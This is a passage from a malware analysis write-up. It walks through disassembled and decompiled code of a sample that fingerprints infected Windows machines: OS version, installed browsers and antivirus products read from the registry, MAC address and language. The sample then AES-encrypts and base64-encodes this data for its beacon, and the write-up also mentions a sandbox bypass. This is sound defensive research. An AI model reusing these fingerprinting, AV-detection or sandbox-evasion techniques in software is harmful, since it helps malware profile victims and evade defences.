
Pattern Matching

That’s the reason why `hybrid-analysis` fails. Let’s back to our analysis.

`UPDATE 17.04.2018: The bypass on hybrid-analysis is fixed now`

After executing child process with `-install` parameter, it calls `collect_encrypt_send` function and starts collection information about the system:

Windows version:




```
mov     [ebp+var_B], 0
movdqu  [ebp+var_24+1], xmm0
mov     [ebp+var_7], 0
push    offset aNtdllDll ; "ntdll.dll"
movq    qword ptr [ebp+anonymous_0+1], xmm0
mov     [ebp+var_5], 0
mov     [ebp+var_140], 11Ch
call    ds:LoadLibraryW
mov     esi, eax
push    offset aRtlgetversion ; "RtlGetVersion"
push    esi             ; hModule
call    ds:GetProcAddress
test    eax, eax
jz      loc_295003
```

```
lea     ecx, [ebp+var_140]
push    ecx
call    eax             ; RtlGetVersion
push    esi             ; hLibModule
test    eax, eax
jnz     loc_295004
```

```
loc_295003:             ; hLibModule
push    esi
```


Installed browser:



```
  memset(&Args, 0, 0x206u);
  _vswprintf_0(&SubKey, L"SOFTWARE\\Google\\Chrome", v3);
  if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, &SubKey, 0, 1u, &phkResult)
    || (_vswprintf_0(&SubKey, L"SOFTWARE\\Google\\Chrome", a2),
        !RegOpenKeyExW(HKEY_CURRENT_USER, &SubKey, 0, 1u, &phkResult)) )
  {
    memset(v2, 0, 0x80u);
    v2->m128i_i32[0] = 1869768771;
    LOWORD(v2->m128i_i32[1]) = 25965;
LABEL_40:
    BYTE2(v2->m128i_i32[1]) = 0;
    goto LABEL_41;
  }
  memset(&SubKey, 0, 0x104u);
  _vswprintf_0(&SubKey, L"SOFTWARE\\Mozilla\\Mozilla Firefox", v4);
  if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, &SubKey, 0, 1u, &phkResult)
    || (memset(&SubKey, 0, 0x104u),
        _vswprintf_0(&SubKey, L"SOFTWARE\\Mozilla\\Mozilla Firefox", v5),
        !RegOpenKeyExW(HKEY_CURRENT_USER, &SubKey, 0, 1u, &phkResult)) )
  {
    memset(v2, 0, 0x80u);
    v2->m128i_i32[0] = 1701996870;
    v2->m128i_i32[1] = 7892838;
LABEL_41:
    RegCloseKey(phkResult);
    return 1;
  }
  memset(&SubKey, 0, 0x104u);
  _vswprintf_0(&SubKey, L"Software\\Apple Computer, Inc.\\Safari", v6);
  if ( !RegOpenKeyExW(HKEY_CURRENT_USER, &SubKey, 0, 1u, &phkResult) )
  {
    memset(v2, 0, 0x80u);
    v2->m128i_i32[0] = 1634099539;
    LOWORD(v2->m128i_i32[1]) = 26984;
```


```
 NOTE: A clean version of Windows 10 contains
HKEY_CURRENT_USER\Software\Google\Chrome key, even if there is no Chrome
installed, so this method is not reliable
```

Installed AV via checking `HKEY_LOCAL_MACHINE\\SOFTWARE\\%AV_NAME%` key:



```
v1 = this;
v7 = "webroot";
v8 = "F-Secure";
v2 = 0;
v9 = "Bitdefender Agent";
v10 = "Emsisoft";
v11 = "TrendMicro";
v12 = "McAfee";
v13 = "Norton";
v14 = "KasperskyLab";
v15 = "AVAST Software";
v16 = "Avira";
v17 = "ESET";
v18 = &off_3103F8;
v19 = "Baidu Security";
v20 = "360TotalSecurity";
v21 = "360Safe";
v22 = "MicrosoftWindows Defender";
while ( 1 )
{
  phkResult = 0;
  memset(&SubKey, 0, 0x80u);
  sprintf(&SubKey, "SOFTWARE\\%s", (&v7)[v2]);
  if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, &SubKey, 0, 0x20019u, &phkResult) )
    break;
  if ( (unsigned int)++v2 >= 0x10 )
  {
    *(_DWORD *)v1 = 'nknu';
    v1[2] = 'wo';
    result = 0;
    *((_BYTE *)v1 + 6) = 0;
    return result;
  }
}
```


MAC address of the adapter and system language:



```
mov     [esp+208h+MACaddr], 0
push    0               ; int
push    eax             ; void *
call    _memset
add     esp, 0Ch
lea     ecx, [esp+204h+MACaddr]
call    getMAC
cmp     eax, 0FFFFFFFFh
jnz     short loc_2916ED
```

```
loc_2916ED:
lea     ecx, [esp+204h+sysLANG]
call    getSysLang
push    3               ; size_t
push    offset unk_30DED8 ; void *
lea     ecx, [esp+20Ch+machineInfo] ; int
mov     [esp+20Ch+var_1E0], 0Fh
mov     [esp+20Ch+var_1E4], 0
mov     byte ptr [esp+20Ch+machineInfo], 0
call    move__0
mov     [esp+204h+var_4], 0
cmp     [esp+204h+MACaddr], 0
```

It passes the collected information to the `machine_info_AES_base64` function, which encrypts the content with `AES` and encodes with `base64`:




```
00291889
00291889 loc_291889:                ; size_t
00291889 push    ecx
0029188A lea     eax, [esp+208h+Browser]
00291891 push    eax                ; void *
00291892 lea     ecx, [esp+20Ch+machineInfo]
00291896 call    cat
0029189B lea     edx, [esp+204h+machineInfo] ; int
0029189F lea     ecx, [esp+204h+SystemInfo] ; void *
002918A3 call    machine_info_AES_base64
002918A8 mov     esi, eax           ; base64_encoded
002918AA lea     eax, [esp+204h+machineInfo]
002918AE cmp     eax, esi
002918B0 jz      short loc_2918E4
```

```
100.00% (123,5615) (122,305) 00000C9B 0029189B: collect_send+32B (Synchronized with EIP)
```

Hex View-1


```
02B5BAF0 75 61 3D 30 30 2D 30 43  2D 32 39 2D 43 35 2D 41  ua=00-0C-29-C5-A
02B5BB00 39 2D 43 43 26 67 65 74  3D 42 53 26 6C 61 6E 67  9-CC&get=BS&lang
02B5BB10 3D 55 2E 4B 26 72 65 67  69 6F 6E 3D 31 30 26 72  =U.K&region=10&r
02B5BB20 65 66 65 72 72 65 72 3D  75 6E 6B 6E 6F 77 26 6F  eferrer=unknow&o
02B5BB30 73 3D 57 69 6E 64 6F 77  73 31 30 20 31 36 32 39  s=Windows10·1629
02B5BB40 39 20 78 36 34 26 62 72  6F 77 73 65 72 3D 43 68  9·x64&browser=Ch
02B5BB50 72 6F 6D 65 00 F0 AD BA  EE FE AB AB AB AB AB AB  rome.ð°îþ«««««««
```

Inside `machine_info_AES_base64` it calls `CoCreateGuid` to generate 8 bytes of random data and adds another 8 bytes hardcoded value `1Q2a3k79` :



```
LOBYTE(v62) = 1;
v60 = 0;
memset(&v61, 0, 0x3Fu);
if ( CoCreateGuid(&pguid) )
{
  sub_291B50(v3, &v51);
  if ( v47 >= 0x10 )
    j__free(v45);
  v47 = 15;
  v46 = 0;
  LOBYTE(v45) = 0;
  if ( v53 >= 0x10 )
    j__free(v51);
}
else
{
  _snprintf(&v60, 0x40u, "%08X", pguid.Data1);
  if ( v60 )
    v4 = strlen(&v60);
  else
    v4 = 0;
  move__0((int)&v45, &v60, v4);
  move((int)&v45, (int)&bytes_md5_rand, v5, 8u);
  LOBYTE(v62) = 2;
  cat_(&rand_bytes_hardc, "1Q2a3k79");
  LOBYTE(v62) = 4;
  if ( v44 >= 0x10 )
    j__free(bytes_md5_rand);
```


The sample uses `MD5` functions from `advapi32.dll` to calculate the `md5` hash of the abovementioned 16 bytes string (`8_rand_bytes_8_hard_coded`)



```
00294747 sub     ecx, eax
00294749 push    offset LibFileName ; "advapi32.dll"
0029474E mov     [ebp+var_1AC], ecx
00294754 call    ds:LoadLibraryA
0029475A mov     [ebp+hModule], eax
00294760 test    eax, eax
00294762 jz      short loc_2947C5
```

```
00294764 mov     esi, ds:GetProcAddress
0029476A push    offset ProcName ; "MD5Init"
0029476F push    eax             ; hModule
00294770 call    esi ; GetProcAddress
00294772 push    offset aMd5update ; "MD5Update"
00294777 push    [ebp+hModule]   ; hModule
0029477D mov     edi, eax
0029477F call    esi ; GetProcAddress
00294781 push    offset aMd5final ; "MD5Final"
00294786 push    [ebp+hModule]   ; hModule
0029478C mov     ebx, eax
0029478E call    esi ; GetProcAddress
00294790 mov     esi, eax
00294792 lea     eax, [ebp+var_1A0]
00294798 push    eax
00294799 call    edi
0029479B push    [ebp+var_1AC]
002947A1 lea     eax, [ebp+var_1A0]
002947A7 push    [ebp+var_1B4]
002947AD push    eax             ; int
002947AE call    ebx
002947B0 lea     eax, [ebp+var_1A0]
002947B6 push    eax
002947B7 call    esi             ; MD5Final
002947B9 mov     ebx, [ebp+var_1B0]
002947BF mov     edi, [ebp+machineInfo]
```

